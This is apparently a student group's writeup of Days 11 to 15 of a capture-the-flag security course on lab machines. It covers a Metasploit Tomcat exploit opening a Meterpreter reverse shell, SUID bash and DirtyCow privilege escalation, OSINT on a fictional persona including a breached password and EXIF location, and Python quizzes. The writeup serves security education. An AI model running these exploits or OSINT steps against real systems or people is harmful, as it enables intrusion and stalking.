

PSP0201

Week 4

Writeup

Group Name: **Cyberteam**

Members

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Day 11: The Rogue Gnome

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1: What type of privilege escalation involves using a user account to execute commands as an administrator?

Answer: Vertical

Question 2: You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

Answer: Vertical

Question 3: You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analysts account. The privileges are almost similar. What kind of privilege escalation is this?

Answer: Horizontal

Question 4: What is the name of the file that contains a list of users who are a part of the sudo group?

Answer: Sudoers

Question 5: What is the Linux Command to enumerate the key for SSH?

Answer: Find / -name id_rsa 2>/dev/null

Question 6: If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?

Answer: Chmod +x find.sh

Question 7: The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

Answer: Python3 -m http.server 9999

Question 8: What are the contents of the file located at /root/flag.txt?

Once we log into the vulnerable machine using "ssh cmantic@(IP)", we use find to search for executables with the SUID permission set. We then execute /bin/bash -p and you are user "cmnatic" where u change directory to root and run a cat scan to read flag.txt

Day 12: Ready, set, elf. - Prelude:

Tools used: Kali Linux, Firefox, Exploit-DB

Solution/walkthrough:

Question 1 - What is the version number of the web server?

Use nmap to scan the IP address. The version of the web server will be shown on http-title

```
(kali㉿kali)-[~]
$ nmap -Pn -sC -sV 10.10.77.48
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-30 22:25 EDT
Nmap scan report for 10.10.77.48
Host is up (0.21s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
|_ rdp-ntlm-info:
|   Target_Name: TBFC-WEB-01
|   NetBIOS_Domain_Name: TBFC-WEB-01
|   NetBIOS_Computer_Name: TBFC-WEB-01
|   DNS_Domain_Name: tbfc-web-01
|   DNS_Computer_Name: tbfc-web-01
|   Product_Version: 10.0.17763
|_ System_Time: 2022-07-01T02:26:07+00:00
|_ ssl-date: 2022-07-01T02:26:12+00:00; 0s from scanner time.
|_ ssl-cert: Subject: commonName=tbfc-web-01
|   Not valid before: 2022-06-30T01:13:55
|_ Not valid after: 2022-12-30T01:13:55
5357/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Service Unavailable
|_ http-server-header: Microsoft-HTTPAPI/2.0
8009/tcp  open  ajp13           Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|   Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http            Apache Tomcat 9.0.17
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.17
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.10 seconds
```

Answer: 9.0.17

Question 2 - What CVE can be used to create a Meterpreter entry onto the machine?

The screenshot shows the Exploit-DB website interface. The top navigation bar is dark blue with the Exploit-DB logo on the left and search, home, and list icons on the right. The main title of the page is "Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)". Below the title, there are three columns of information:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47073	2019-0232	METASPLOIT	REMOTE	WINDOWS	2019-07-03

Below the table, there are three sections:

- EDB Verified:** Indicated by a green checkmark.
- Exploit:** Indicated by a red bug icon and a code icon.
- Vulnerable App:** A section for listing vulnerable applications.

At the bottom of the page, there are two orange circular buttons: a left arrow on the left and a right arrow on the right.

Question 3 - What are the contents of flag1.txt

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
kali@kali: ~ x  
$ msfconsole  
# cowsay++  
< metasploit >  
\\  
(oo)  
( )  
||  
+  
-[ metasploit v6.1.14-dev  
+ -- --[ 2180 exploits - 1155 auxiliary - 399 post  
+ -- --[ 592 payloads - 45 encoders - 10 nops - 0.17  
+ -- --[ 9 evasion  
Metasploit tip: After running db_nmap, be sure to check out the result of hosts and services  
msf6 > search 2019-0232  
Matching Modules  
# Name No Disclosure Date Rank Check Description  
0 exploit/windows/http/tomcat_cgi_cmdlineargs 2019-04-10 excellent Yes Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability  
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlineargs  
msf6 > use 0  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

Next, command “show options” and change the RHOSTS(10.10.77.48), LHOST(10.18.0.123) and TARGETURI (/cgi-bin/elfwhacker.bat)

```

kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > show options
Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):


| Name      | Current Setting | Required | Description                                                                                  |
|-----------|-----------------|----------|----------------------------------------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                 |
| RHOSTS    | 10.10.77.48     | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT     | 8080            | yes      | The target port (TCP)                                                                        |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                   |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                             |
| TARGETURI | /               | yes      | The URI path to CGI script                                                                   |
| VHOST     |                 | no       | HTTP server virtual host                                                                     |


Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.18.0.123     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


Exploit target:


| Id | Name                                   |
|----|----------------------------------------|
| 0  | Apache Tomcat 9.0 or prior for Windows |


msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOSTS 10.10.77.48
RHOSTS => 10.10.77.48
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.0.123
LHOST => 10.18.0.123
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/elfwhacker.bat
TARGETURI => /cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >

```

After that, exploit to leverage the vulnerability and command “show sessions” to search for active sessions.

```

kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > exploit
[*] Started reverse TCP handler on 10.18.0.123:4444 soc2cmnexp3 v1.1
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.77.48
[*] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 3 opened (10.18.0.123:4444 -> 10.10.77.48:49899) at 2022-06-30 23:33:03 -0400

meterpreter > background
[*] Backgrounding session 3...
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > show sessions

Active sessions


| Id | Name        | Type        | Information                          | Connection                                          |
|----|-------------|-------------|--------------------------------------|-----------------------------------------------------|
| 1  | meterpreter | x86/windows | TBFC-WEB-01\elfmcskidy @ TBFC-WEB-01 | 10.18.0.123:4444 -> 10.10.77.48:49874 (10.10.77.48) |
| 2  | meterpreter | x86/windows | TBFC-WEB-01\elfmcskidy @ TBFC-WEB-01 | 10.18.0.123:4444 -> 10.10.77.48:49895 (10.10.77.48) |
| 3  | meterpreter | x86/windows | TBFC-WEB-01\elfmcskidy @ TBFC-WEB-01 | 10.18.0.123:4444 -> 10.10.77.48:49899 (10.10.77.48) |


msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >

```

(my active sessions have 3 because I exploit thrice)

Command “sessions -i 1” to interact with the first session and command ‘ls” to print the directory and search for the flag1.txt. Command “cat flag1.txt” and it will show the content.

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > show sessions
Active sessions
-----
Id  Name      Type      Information                                     Connection
--  -
1   meterpreter x86/windows TBFC-WEB-01\elfmcskidy @ TBFC-WEB-01 10.18.0.123:4444 → 10.10.77.48:49874 (10.10.77.48)
2   meterpreter x86/windows TBFC-WEB-01\elfmcskidy @ TBFC-WEB-01 10.18.0.123:4444 → 10.10.77.48:49895 (10.10.77.48)
3   meterpreter x86/windows TBFC-WEB-01\elfmcskidy @ TBFC-WEB-01 10.18.0.123:4444 → 10.10.77.48:49899 (10.10.77.48)

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

Mode                Size      Type      Last modified      Name
-----
100777/rwxrwxrwx    73802   fil      2022-06-30 22:41:10 -0400  LmnyX.exe
100777/rwxrwxrwx    73802   fil      2022-06-30 23:32:53 -0400  OqimY.exe
100777/rwxrwxrwx     825     fil      2020-11-18 22:49:25 -0500  elfwhacker.bat
100666/rw-rw-rw-     27      fil      2020-11-19 17:05:43 -0500  flag1.txt
100777/rwxrwxrwx    73802   fil      2022-06-30 23:26:44 -0400  imJhH.exe

meterpreter > cat flag1.txt
thm{whacking_all_the_elves}
meterpreter >
```

Answer: thm{whacking_all_the_elves}

Question 4: What were the Metasploit settings you had to set?

Answer: LHOST, RHOST

Thought process/Methodology

By using Nmap to scan the IP address we gain the version of the web server which then we use to find the CGI script on Exploit-DB. Then, we open the CGI script and got the CVE. After that, we set up the Metasploit setting on the terminal and search for the CVE to find the matching modules and use them. Thereafter, we command options and change the RHOST, LHOST and TARGETURI. From there, we exploit to leverage the vulnerability and command “show sessions” to search for active sessions. Subsequently, we interact with the session and it shows the flag1.txt file. Then we print the flag1.txt file and it shows the flag.

Day 13 : Coal for Christmas

Tools used : Kali Linux, Firefox

Solution / Walkthrough :

Question 1 : What old, deprecated protocol and service is running?

Open the terminal. Use nmap to scan the IP address.

```
(kali㉿kali)-[~]  
$ sudo nmap -sV -O -T5 10.10.76.239  
[sudo] password for kali:  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 18:06 EDT  
Nmap scan report for 10.10.76.239  
Host is up (0.19s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)  
23/tcp    open  telnet   Linux telnetd  
111/tcp   open  rpcbind  2-4 (RPC #100000)  
Aggressive OS guesses: Android 4.0 (92%), Linux 2.6.32 (92%), Linux 2.6.32 - 3.2 (92%), Nokia N9 phone (Linux 2.6.32) (92%), Linux 3.2 (92%), SUSE Linux Enterprise Thin Client 11 (92%), Zerto Virtual Replication Appliance (92%), Linux 3.1 (92%), Thecus 4200 or N5500 NAS device (Linux 2.6.33) (92%), Linux 2.6.31 - 3.2 (91%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 2 hops  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 15.61 seconds
```

Answer : telnet

Question 2 : What credential was left for you?

Use telnet to connect to the service and display the credentials.

The hint stated to enter the password given.


```
GNU nano 2.2.6      File: cookies_and_milk.txt
/*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//   - Yours Truly,
//   The Grinch
// *****/
```

Answer : Grinch

Question 5 : What is the verbatim syntax you can use to compile, taken from the real C source code comments?

Click on the link given and 'View Exploit'.

Based on the hint, open the file dirty.c.

```
//
// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//
```

Answer : gcc -pthread dirty.c -o dirty -lcrypt

Question 6 : What "new" username was created, with the default operations of the real C source code?

Answer : FireFart

Question 7 : What is the MD5 hash output?

Use md5sum to get the output.

```
0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
firefart@christmas:~#
```

Answer : 8b16f00dd3b51efadb02c1df7f8427cc

Question 8 : What is the CVE for DirtyCow?

Answer

That C source code is a portion of a kernel exploit called DirtyCow. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.


: CVE-2016-5195

Thought Process / Methodology :

We use nmap to scan the IP address to find the old service running. Then, we use telnet to get the login password. After that, we use (cat /etc/*release) to print the content of the file. Use nano to open the file and see who got here first. With the link given, we exploit it and search for dirty.c as directed by the hint. Then, search for "Compile with : ". We set up the new username and password. Next, we use md5sum that is used to validate one or multiple files. Finally, we search for the CVE from the passage.

Day 14: Where's Rudolph?

Q1: What URL will take me directly to Rudolph's Reddit comment history?



Answer: <https://www.reddit.com/user/IGuidetheClaus2020/comments/>

Q2: According to Rudolph, where was he born?

everyone smile: a jump in the return of books overdue for six months or more. [chicago.sunt](#)


IGuidetheClaus2020 4 points · 2 years ago

Fun fact: I was actually born in Chicago and my creator's name was Robert!

Reply Give Award Share ...

Answer: Chicago

Q3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?



Answer: May

Q4: On what other social media platform might Rudolph have an account?

IGuidetheClaus2020 1 point · 2 years ago 🙌







Ouch. Some days I love Twitter. Some days, it's just...lol.

Reply Give Award Share ...

Answer: Twitter

Q5: What is Rudolph's username on that platform?


twitter Iguidetheclause2020

 All  Videos  Images  News  Maps  More

5 results (0.26 seconds)

Including results for **twitter Iguidetheclaus2020**

Search only for **twitter Iguidetheclause2020**


<https://twitter.com/iguideclaus2020> 

IGuidetheClaus2020 (@IGuideClaus2020) / Twitter

Order solar panels before the solar tax credit drops at the end of this year. Pair w
experience no more blackouts!


Answer: IGuideClaus2020

Q6: What appears to be Rudolph's favourite TV show right now?



Answer: Bachelorette

Q7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?



Pages that include matching images

<https://www.thompsoncoburn.com> › news-events › news

Thompson Coburn 'floats' down Michigan Avenue in first ...

320 × 180 · 9 Dec 2019 — ... **Rudolph the Red-Nosed Reindeer balloon** down Michigan Avenue, ... Thompson Coburn holding Rudolph **parade balloon** in downtown Chicago ...



The name in the title matches the one in the image



...e joined the annual BMO Harris Bank® Magnificent Mile
...onsor, Chicago attorneys and staff led a 30-foot-tall Rud
...d by a Chicago trolley full of our attorneys and their famil

...ne country, is part of a two-day holiday celebration that in
...rthern stretch of Chicago's Michigan Avenue. A broadca
...on several affiliate channels.

...ago office, we were more than happy to seize the chance
...ly law firm sponsor. As our parade walkers made their w
...nd delight — especially when our balloon handlers twirle

Answer: Chicago

Q8: Okay, you found the city, but where specifically was one of the photos taken?



IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020

Here's a higher resolution to one of the photos from earlier: [tcm-sec.com/wp-content/upl...](https://tcm-sec.com/wp-content/uploads/2022/07/flag.jpg)

Enter the url into a exif viewer site.

Online Exif Viewer

Image Url: or

No file chosen

create	2022-07-03T01:39:14+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPixVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721
GPSLongitudeRef	W
ResolutionUnit	2

Answer: 41.891815, -87.624277

Q9: Did you find a flag too?


YCbCrPositioning	1
modify	2022-07-03T01:39:14+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
ExifOffset	104
ExifVersion	48, 50, 51, 49

Answer: {FLAG}ALWAYS CHECK THE EXIF DATA

Q10: Has Rudolph been pwned? What password of his appeared in a breach?

Answer: spygame

Q11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?



Answer: 540

Day 15: [Scripting] There's a Python in my stocking!

Q1: What's the output of True + True?

```
>>> True + True
2
>>>
```


Answer: 2

Q2: What's the database for installing other peoples libraries called?

Answer: Pypi

Q3: What is the output of bool("False")?

```
>>> bool("False")
True
>>>
```

Answer: True

Q4: What library lets us download the HTML of a webpage?

Answer: requests

Q5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

```
>>> x = [1, 2, 3]
>>>
>>> y = x
>>>
>>> y.append(6)
>>>
>>> print(x)
[1, 2, 3, 6]
>>>
```

Answer: [1, 2, 3, 6]

Examine the following code:

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.")
```

Q7: if the input was "Skidy", what will be printed? *

- ☒ The Wise One has allowed you to come in.
- ☐ The Wise One not has allowed you to come in.

Q8: If the input was "elf", what will be printed? *

- ☐ The Wise One has allowed you to come in.
- ☒ The Wise One not has allowed you to come in.